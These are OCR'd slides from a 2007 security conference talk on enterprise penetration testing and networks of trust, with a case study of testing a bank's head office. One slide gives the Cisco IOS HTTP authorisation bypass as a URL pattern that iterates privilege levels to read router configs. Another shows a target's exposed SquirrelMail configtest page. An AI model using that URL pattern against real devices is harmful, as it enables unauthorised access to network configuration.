Bellua Asia Pacific

Hack In The Box Security Conference 2007 Kuala Lumpur

ENTERPRISE HACKING

Who Needs Exploit Codes?

Fetri Miftach
Director of Professional Services

Jim Geovedi
Information Security Troublemaker

Bellua Asia Pacific

Penetration testing often focuses on individual vulnerabilities and services.

Bellua Asia Pacific

Automated penetration testing tools is commonly used and replacing manual audits and checklists.

Bellua Asia Pacific

Enterprise organisations tend to limit the scope of penetration test

- Risk of exposure
- Government Law
- Budget

Bellua Asia Pacific

Attackers exploit circumstances to gain immediate advantage rather than being guided by consistent principles.

Bellua Asia Pacific

Attackers will expand the scope of hacking not in accordance with the rules or standards.

Bellua Asia Pacific

Attackers are not always targeting the highest privilege on an operating system.

Nowadays, they go after sensitive data stored or processed.

Bellua Asia Pacific

Vulnerabilities are lasting only for a short time.

Bellua Asia Pacific

NETWORK OF TRUST

PEOPLE


PROCESSES

APPLICATIONS

OPERATING SYSTEMS

NETWORK

Bellua Asia Pacific



Network of Trust

Bellua Asia Pacific


Case Study

Zeus Bank — Head Office

Penetration Testing

Bellua Asia Pacific

Zeus Bank — Head Office




Bellua Asia Pacific

Brute force IOS HTTP authorisation vulnerability (Cisco Bug ID CSCdt93862)


http://**$host**/level/**$level**/exec/show/config
$level = 16; $level <= 100; $level++

Bellua Asia Pacific

Zeus Bank — Head Office



Bellua Asia Pacific



Bellua Asia Pacific

SquirrelMail configtest

https://webmail1. /webmail/src/configtest.php

Bellua: Forums Haxoria: Forums BB

SquirrelMail configtest

This script will try to check some aspects of your SquirrelMail configuration and point you to errors whereever it can find them. You need to go run `conf.pl` in the `config/` directory first before you run this script.

SquirrelMail version: **1.4.9a**
Config file version: **1.4.0**
Config file last modified: **27 June 2007 16:39:21**

